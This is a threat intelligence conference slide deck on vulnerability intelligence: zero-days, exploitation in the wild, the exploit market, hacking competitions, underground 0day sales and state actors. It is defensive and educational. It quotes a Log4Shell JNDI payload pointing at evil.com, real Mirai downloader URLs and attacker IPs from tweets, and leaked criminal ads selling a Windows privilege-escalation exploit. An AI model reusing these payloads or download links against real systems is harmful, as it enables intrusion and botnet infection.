

Practical **Vulnerability** Intelligence



\$~whoami

Will Thomas | @BushidoToken on Twitter



- CTI Researcher @ Equinix Threat Analysis Center (ETAC)



- Security Researcher @ Cyjax



- BSc (Hons) Computer and Information Security @ University of Plymouth



- Staff @ Curated Intelligence



- Analyst @ NCPTF



Overview

Practical Vulnerability Intelligence:

- Why it is important
- How it can be done
- What happens if you don't do it

Talk Contents

- ❑ Threat and Vulnerability Management (TVM)
- ❑ Cyber Threat Intelligence (CTI)
- ❑ Zero-Day (0day) exploits
- ❑ Exploitation In-The-Wild (ITW)
- ❑ Metasploit
- ❑ The Exploit Industry
- ❑ Failed Bug Bounties
- ❑ Hacking Competitions
- ❑ Product Security Testing
- ❑ Cybercriminal Underground
- ❑ Advanced Persistent Threats (APTs)
- ❑ Key Lessons



History


Timeline of the important historical events related to Threat and Vulnerability Management

1 st Event	2 nd Event	3 rd Event	4 th Event	5 th Event	6 th Event
1999	2002	2004	2009	2016	2021
The first Common Vulnerability Enumeration (CVE) list was launched	Use of CVE was recommended by the National Institute of Standards and Technology (NIST)	US DISA required US agencies to use applications and products that use CVE IDs to track vulnerabilities	The NIST National Vulnerability Database (NVD) was launched to track CVE metrics	The CVE Program expanded the number of organizations who are CVE Numbering Authorities (CNAs)	US CISA launches its Catalog of Known Exploited Vulnerabilities (KEVs)

Threat and Vulnerability Management (TVM)

Methodology:

- ❑ **Asset inventory** aka Configuration Management Database (CMDB)
- ❑ **Internal** and **External** vulnerability scanners
- ❑ **Network**-based & **Agent**-based scanning
- ❑ **Automated** security updates and patches
- ❑ Apply **mitigation** or **workarounds** if unable to patch
- ❑ Advise on replacing **End-of-Life** products (e.g., Windows 7 and Internet Explorer)
- ❑ **Exploit Replication** ("bin diff-ing") and **patch testing**
- ❑ Formulating the level of **Risk Acceptance** in the organization
- ❑ Handle vulnerability **disclosure** program (VDP)
- ❑ Work with IT Administrators to **apply patches**



Cyber Threat Intelligence (CTI)

Focus:

- **Supporting** TVM
- **New** vulnerabilities and exploits
- Study **Threat Actors** and **Malware** exploiting vulnerabilities
- Push vulnerability **notifications**
- Leverage commercial intelligence sources and open-source intelligence (OSINT)
- **Monitoring** the Cybercriminal Underground (CU)
- Establish **closed sources** of intelligence
- Tracking Threat Landscape **Trends**



Vulnerability Trends

CTI



“11,860 cybersecurity vulnerability disclosures for the first half of 2022, 27.3 % of which were missed or not detailed by MITRE's CVE system”

Research



“2021 included the detection and disclosure of 58 in-the-wild 0-days, the most ever recorded since Project Zero began tracking in mid-2014”

TVM



“Of the 65 new vulnerabilities identified, more than one-third were actively trending on the dark web and repeatedly exploited. More than half of the 223 older vulnerabilities are still being targeted as well”

Zero-Day (0day) exploits

Includes:

- Unknown to the vendor
- Exploited In-The-Wild (ITW)
- Highly valuable
- Traded on underground markets
- Commercially developed

Some Of The Worst Types of 0day:

- Unauthenticated Remote Code Execution
- Arbitrary File Upload
- Information Disclosure (Credential leakage)
- **One-liner that can fit in a Tweet**

Patch Gaps:


- Open-source software (OSS)
- Software supply-chain
- Chromium -> Google Chrome, Microsoft Edge, Opera, Brave
- Linux Kernel -> Internet-of-Things (IoT), Android

PwnKit (CVE 2021-4034)


DirtyPipe (CVE-2022-0847)

DirtyCred (CVE-2022-2588)

Downstream From Chromium



Downstream From Linux Kernel(s)



Log4Shell RCE in Apache Log4j

In less than one week of Log4j:


Started in Minecraft:



Remember:

- Java Naming and Directory Interface (JNDI)
- Lightweight Directory Access Protocol (LDAP)

➡ `${jndi:ldap://evil.com/payload}`



EQUINIX

THREAT ANALYSIS
CENTER (ETAC)™

0day Exploitation In-The-Wild

Here are a few more examples:

-  **EternalBlue RCE** – NSA 0day exploit, leaked by ShadowBrokerz
-  **ProxyLogon RCE** – HAFNIUM, and a dozen other Chinese APTs
-  **FORCEDENTRY RCE** – Customers of NSO Group
-  **Citrix RCE** – Russian SVR, followed by Ransomware groups
-  **Pulse Secure RCE** – APT5, a Chinese espionage group
-  **WatchGuard Firewall auth bypass** – Sandworm Team
-  **Sophos XG Firewall auth bypass** – DriftingCloud APT
-  **Accellion FTA SQLi** – FIN11, connected to CL0P Ransomware
-  **Kaseya VSA auth bypass** – REvil Ransomware
-  **SonicWall Firewall auth bypass** – FIVEHANDS Ransomware
-  **Microsoft MSHTML RCE** – EXOTIC LILY access broker
-  **Microsoft AppX Installer RCE** – Emotet malware botnet
-  **Mitel MiVoice Connect RCE** – Lorenz Ransomware
-  **Log4j RCE** – Kids on Minecraft

Legend:



= State




= Cybercrime

Metasploit

What is it?

- Developed by H.D. More and Released in 2003
- Collection over 2,300 Exploits
- Vulnerability Exploitation
- Patch Testing
- Maintained by Rapid7
- Automating many aspects of penetration testing
- Many 0day exploits get a Metasploit Proof-of-Concept (PoC)

0day (Nday)
openly discussed
on Metasploit pull
requests



The Exploit Industry

How To Make Money

- 0day brokers
- Exploit developers
- Hacking-as-a-Service
- Spyware
- Sell to Governments



]HackingTeam[



The Exploit Industry

How To Make Money

- Oday brokers
- Exploit developers
- Hacking-as-a-Service
- Spyware
- Sell to Governments

4:44 pm

Vulnerability / Specialist Research Engineer Vacancy

Hi William,

I wanted to see if you would be interested in a position we're recruiting for a major Defence technology innovator at their Cyber defence business unit.

Their particular expertise centres on cross-platform and low-level systems development as IT security services, providing custom software for corporate and **government clients globally.**

They are looking for a Vulnerability / Security Research Engineer to find vulnerabilities in the likes of **Apple iOS** and other OS's, whilst conducting R&D on security technologies in such fields as **exploitation**, bug finding, reverse engineering and static analysis.


This is a fully remote role paying 6 figures.

Failed Bug Reports

Jonas L
@jonasLyk

NTFS VULNERABILITY CRITICALITY UNDERESTIMATED

- There is a specially nasty vulnerability in NTFS right now.
Triggerable by opening special crafted name in any folder anywhere.'
The vulnerability will instant pop up complaining about your harddrive is corrupted when path is opened




1:38 PM · Jan 9, 2021 · Twitter Web App

Will Dormann
@wdormann

Replying to @fouroctets

I can confirm that this works as-is on a fully patched (May 2019) Windows 10 x86 system. A file that is formerly under full control by only SYSTEM and TrustedInstaller is now under full control by a limited Windows user.
Works quickly, and 100% of the time in my testing.



11:07 PM · May 21, 2019 · Twitter Web Client


illusionofchaos 24 September 2021 at 00:08

Disclosure of three 0-day iOS vulnerabilities and critique of Apple Security Bounty program

Information Security*, Development for iOS*, Development of mobile applications*, Reverse engineering*

Translation

Original author: illusionofchaos



#PoCFriday

Hacking Competitions



Pwn2Own

- **Began:** 2007 in Vancouver
- **Top Prize:** \$600,000
- **Founders:** Trend Micro Zero Day Initiative
- **Controversies:** Google withdrew from sponsorship of the event because the 2012 rules did not require full disclosure of exploits from winners, but returned in 2013



Tianfu Cup (Chinese Pwn2Own)

- **Began:** 2018 when the Chinese government is kept vulnerability researchers from attending foreign conferences
- **Top Prize:** \$200,000
- **Founders:** 360 Qihoo
- **Controversies:** 'Chaos' zero-day exploit in Safari for iOS was used to target Uyghur Muslims in Xinjiang

Product Security Testing




Here are a few examples:

- **Google Project Zero** – Created after Operation Aurora
- **Zero Day Initiative** – Creators of Pwn2Own
- **Dutch Institute of Vulnerability Disclosure** – Not-For-Profit
- **Microsoft's Acknowledgements** – Bug bounties
- **HackerOne & BugCrowd** – Crowd-sourced
- **Cisco Talos** – Customer Protection Service
- **Microsoft Section 52** – for Microsoft Defender for IoT
- **Claroty Team82** – Industrial Control Systems




New PoC Exploitation In-The-Wild

 **Germán Fernández** @1ZRR4H · 2h ...

NOW: Massive exploitation of CVE-2022-30525 (Zyxel Firewall Unauthenticated RCE).

Attacker IP: 171.22.30.213
Downloader: <http://205.185.113.157/All.sh>

After installation, #Mirai performs the classic brute-force attack (default passwords) on thousands of IPs with telnet enabled.

 **Bad Packets** ✓ @bad_packets · Mar 25 ...

⚠ CVE-2021-26084 event detected ⚠

Source IP:
109.237.96.124 (🇷🇺)


Target:
Atlassian Confluence servers vulnerable to unauthenticated remote code execution (jira.atlassian.com/browse/CONFSER...).
#threatintel

 **Shadowserver** @Shadowserver · 23h ...

With quite a few PoCs for @Atlassian @Bitbucket CVE-2022-36804 pre-auth command injection RCE published, not surprisingly picked up first exploitation attempts in our honeypot sensors today. Patch!

NVD entry: [nvd.nist.gov/vuln/detail/CV...](https://nvd.nist.gov/vuln/detail/CV-2022-36804)


Patch info: jira.atlassian.com/browse/BSERV-1...

 **Germán Fernández** @1ZRR4H · Sep 16, 2021 ...

🚩 #Mirai #Botnet 🤖 está lanzando un ataque masivo vía CVE-2021-38647 #OMIGOD (RCE), aunque aún no descubro si su exploit "alternativo" funciona 😊 lo están intentando!!

IP origen: 60.161.194.195 🇺🇸
Payload: /212.192.241.72/lolol.sh

--dport 5896 -j DROP 😊

 **Bad Packets** ✓ @bad_packets · Mar 31 ...

Spring Cloud Function RCE (CVE-2022-22963) mass scanning activity detected from 45.155.204.146 (🇷🇺).

Spring Framework RCE (CVE-2022-22965) mass scanning activity detected from multiple Tor exit nodes.

Tags available now for both vulnerabilities.

 **GreyNoise** @GreyNoiseIO · Aug 18 ...

GreyNoise has created two tags for tracking and blocking CVE-2022-27925 and CVE-2022-37042 for Zimbra Collaboration Suite (ZCS). Want to know more? Check out @_mattata's blog for detailed real-world analysis and POC.

greynoise.io/blog/zimbra-co...

The Cybercriminal Underground (CU)

“drumrlu” on Exploit[.]in – September 2022

0day\Access Seller
By drumrlu, Friday at 04:35 PM in [Access] - FTP, shells, root, sql-inj, DB, Servers

Follow 1

Start new topic Reply to this topic

drumrlu
gigabyte
●●●●

Paid registration 13
105 posts
Joined 06/12/20 (ID: 105235)
Activity
хакинг / hacking

Posted Friday at 04:35 PM

Our Service :

We're selling (First Hand):

- 0day (Only Verified Users)
- Full DA Access Networks (High Rev - WorldWide)
- Network Hacking (Only Verified Users)

We interest to work with others too, each of us take our own percentage.(Only Pro's) we have this ability to hack any corps in the world.

as it right now we've a 0day - RCE which we would like to sell it. but your user must be Verified here and have High rep. we do show you a demo if you have our conditions to buy and any safe ways to transferring money will be acceptable. wasting our time in any ways = you'll be block. those one who interest in buying this 0day can contact me through here please don't expect to buy a good 0day with the offers like 100k or something like that.

+ Quote

"Turkish Hacker"

The Ecosystem:

- Threat actors looking to buy 0days semi-openly on cybercrime forums and between organizations
- Threat actors looking to buy working exploits for Ndays on cybercrime forums
- Access brokers using Ndays and selling initial footholds on cybercrime forums

0day Remote Code Execution (RCE) for sale

The Cybercriminal Underground (CU)

Conti Leaks – June 2021

```
"timestamp": "2021-06-11T07:03:36.101991",
"server": "185.25.51.173",
"from_user": "mango@q3mcco35auwcstmt.onion",
"to_user": "professor@q3mcco35auwcstmt.onion",
"body_ru": "Добрый день. Есть 0-day эксплойт повышения привилегий для уязвимости типа Use-after-Free в драйвере WIDFRD.sys. Эксплойт реализован для Windows 10 x64 1607, 1703, 1709, 1803, 1809, 1903, 1909. Уязвимость есть и в 2004 и далее, но соответствующий код в драйвере был переписан, и падение ОС в BSOD происходит до срабатывания целевой уязвимости на разыменовании нулевого указателя. Есть некоторые нюансы по эксплуатации: не все системы могут быть уязвимы, так как есть зависимость от конфигурации оборудования. Эксплуатация происходит путем отключения SMEP (модификация CR4), модификации PTE/PML4 при необходимости и выполнении кода, осуществляющего замену токена целевому процессу на системный. Публикую объявление здесь, поскольку моим постоянным клиентам не нужен/не подошел, а в личке из тех, кто на форуме изъявлял желание купить, никто не отвечает. Цена - 60к, обсуждаема. Желающим могу написать и выдать утилиту, которая при запуске на интересующей системе скажет, уязвима ОС или нет. Первый контакт в ЛС, потом в жаббер.\n\nДополню:\n\nЭксплойт продается в одни руки.\n\nВидео работы:\n\nhttps://filetransfer.io/data-package/ctyCDTW6#link\n\nПароль bvddiviy2861rVJV1\n\nЧто происходит на видео:\n\n1. Запускается процесс wud.exe, эксплуатирующий уязвимость.\n\n2. wud.exe создает процесс cmd.exe и делает 5-секундную паузу для проверки привилегий.\n\n3. Запускаю из созданной консоли notepad.exe (экземпляр 1).\n\n4. Спустя некоторое время проверяю привилегии и запускаю notepad.exe (экземпляр 2).\n\n5. В Process Explorer-е проверяю уровень cmd.exe и поочередно 2 экземпляра notepad.exe. Видно, что экземпляр 1 запущен со средним IL, второй (когда права cmd.exe уже были повышены) с SYSTEM.",
"body_en": "Good afternoon. There is a 0-day privilege escalation exploit for a Use-after-Free vulnerability in the WIDFRD.sys driver. The exploit was implemented for Windows 10 x64 1607, 1703, 1709, 1803, 1809, 1903, 1909. The vulnerability exists in 2004 and later, but the corresponding code in the driver was rewritten, and the OS crashes into a BSOD before the target null pointer dereference vulnerability is triggered. There are some nuances in operation: not all systems may be vulnerable, as there is a dependence on the hardware configuration. Operation occurs by disabling SMEP (modification CR4), modifying PTE / PML4 if necessary, and executing code that replaces the token for the target process with the system one. I am publishing an ad here, because my regular customers do not need / did not fit, and in a personal message from those who expressed a desire to buy on the forum, no one answers. Price - 60k, negotiable. For those who wish, I can write and issue a utility that, when launched on the system of interest, will tell whether the OS is vulnerable or not. The first contact in the LAN, then in the jabber. I will add: The exploit is sold in one hand. Video of work: https://filetransfer.io/data-package/ctyCDTW6#link Password bvddiviy2861rVJV1 What happens in the video: 1. The wud.exe process is launched, exploiting the vulnerability. 2. wud.exe spawns a cmd.exe process and pauses for 5 seconds to check privileges. 3. I launch notepad.exe from the created console (instance 1). 4. After some time, I check the privileges and run notepad.exe (instance 2). 5. In Process Explorer I check the cmd.exe level and alternately 2 instances of notepad.exe. It can be seen that instance 1 is launched with medium IL, the second (when the rights of cmd.exe have already been elevated) with SYSTEM."
```

0day Local Privilege Escalation (LPE) exploit in the Microsoft Windows User-mode Driver Framework Reflector driver

Advanced Persistent Threats

"Big 4"




Here are a few examples:

- **North Korea** tries to steal zero-days from vulnerability researchers
- **China** recruits exploit developers via the Tianfu Cup and acquires products for reverse engineering
- **Russia** has been known to hire private industry experts, like Positive Technologies
- **Iran** will opportunistically exploit critical CVEs, like ProxyShell and Log4Shell
- **India** and **South Korea** hires private industry experts, like **Exodus Intelligence**
- **Western Intelligence** partners with commercial 0day brokers, such as **Zerodium**
- **Saudi Arabia** and **United Arab Emirates** hire Israeli spyware companies, such as **NSO Group**
- **African** countries like **Egypt**, **Nigeria**, and **Sudan** hired exploits from **Hacking Team**


Advanced Persistent Threats: North Korea



- **North Korea** tries to steal zero-days from vulnerability researchers
- North Korean **Reconnaissance General Bureau (RGB)**



(Source: Google TAG)

